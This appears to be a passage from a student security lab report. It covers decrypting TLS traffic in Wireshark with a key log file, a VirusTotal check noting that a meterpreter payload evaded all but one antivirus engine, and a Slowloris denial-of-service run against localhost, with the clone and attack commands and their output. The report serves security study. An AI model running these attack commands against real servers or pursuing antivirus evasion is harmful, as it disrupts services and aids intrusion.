


The absence of an SSL keylogging file initially restricted the analysis of captured packets in Wireshark. To overcome this, I updated the SSLKEYLOGFILE environment variable in the terminal, designating a file to log the TCP secrets for decryption. After configuring the file, I restarted Wireshark's packet capture and accessed the "Edit" menu to implement additional settings for decrypting and analyzing the HTTP traffic.


Wireshark · Preferences
Appearance
Columns
Font and Color
Layout
Capture
Expert
Filter Buttons
Name Resolution
Protocols
2dparityfec
3GPP2 A11
5GLI
6LoWPAN
802.11 Radio
802.11 Radiotap
9P
A-bis OML
A21
AC DR
ACAP
ACN
ACR 122
ACtrace
ADB
ADB CS
ADB Service
ADP
ADwin
Remember main window size and placement
Open files in
The most recently used folder
This folder: /root
Browse...
Show up to
10 filter entries
10 recent files
Confirm unsaved capture files
Display autocompletion for filter text
Main toolbar style: Icons only
Window title
Prepend window title
Language: Use system setting
OK
Cancel
Help



Wireshark · Preferences
TDMoP
TDS
TeamSpeak2
TECMP
TELNET
Teredo
TETRA
TFP
TFTP
Thread
Thrift
Tibia
TIME
TIPC
TiVoConnect
TLS
TNS
Token-Ring
TPCP
TPKT
TPLINK-SMA...
TPM2.0
TPNCP
TRANSUM
TSDNS
TSP
TTE
TURNCHAN...
TUXEDO
Transport Layer Security
RSA keys list
Edit...
TLS debug file
Browse...
Reassemble TLS records spanning multiple TCP segments
Reassemble TLS Application Data spanning multiple TLS records
Message Authentication Code (MAC), ignore "mac failed"
Pre-Shared Key
Pre)-Master-Secret log filename
/root/Documents/sslkeys.log
Browse...
OK
Cancel
Help


After reconfiguring the environment and restarting the capture in Wireshark, I successfully decrypted the HTTP packets using the TCP secrets stored in the sslkeys.log file. This allowed me to observe both TLS and HTTP traffic. By selecting the HTTP stream and using the "Follow TCP Stream" option, I was able to view the entire payload transfer.




Here I saved the file and named It exploit


10. **Virus Total:**
    We analyzed the file on VirusTotal and discovered that the meterpreter payload exhibited exceptional stealth, with only 1 out of 61 antivirus programs detecting it.







Here sha256 is the uniqe file identifier and kaspesky was the one which could find out the anonymity



DDOS ANALYSIS

For the DDOS analysis, we utilized the *Slowloris* tool, which was downloaded from GitHub using the command:


```
git clone https://github.com/gkbrk/slowloris.git
```

Wireshark was configured to monitor network traffic, and the DOS attack was executed using the following command:


```
python3 slowloris.py <ip as> -s <rate of packets to be sent>
```


The attack was successfully launched, and the corresponding outputs were recorded.

before dos:



```
┌──(root㉿kali)-[~/Desktop/solaris/slowloris]
└─# python3 slowloris.py 127.0.0.1 -s 10000
[29-11-2024 05:27:51] Attacking 127.0.0.1 with 10000 sockets.
[29-11-2024 05:27:51] Creating sockets...
[29-11-2024 05:28:04] Sending keep-alive headers...
[29-11-2024 05:28:04] Socket count: 662
[29-11-2024 05:28:04] Creating 9338 new sockets...
[29-11-2024 05:28:23] Sending keep-alive headers...
[29-11-2024 05:28:23] Socket count: 662
[29-11-2024 05:28:23] Creating 9338 new sockets...
[29-11-2024 05:28:42] Sending keep-alive headers...
[29-11-2024 05:28:42] Socket count: 810
[29-11-2024 05:28:42] Creating 9340 new sockets...
[29-11-2024 05:29:04] Sending keep-alive headers...
[29-11-2024 05:29:04] Socket count: 809
[29-11-2024 05:29:04] Creating 9292 new sockets...
[29-11-2024 05:29:27] Sending keep-alive headers...
[29-11-2024 05:29:27] Socket count: 856
[29-11-2024 05:29:27] Creating 9230 new sockets...
[29-11-2024 05:29:49] Sending keep-alive headers...
[29-11-2024 05:29:49] Socket count: 917
[29-11-2024 05:29:49] Creating 9233 new sockets...
```





Initially, the webserver was highly responsive, allowing access within seconds. However, as the attack progressed, access became significantly delayed, taking several minutes. Wireshark captured approximately 39,000 packets within 120 seconds during this period.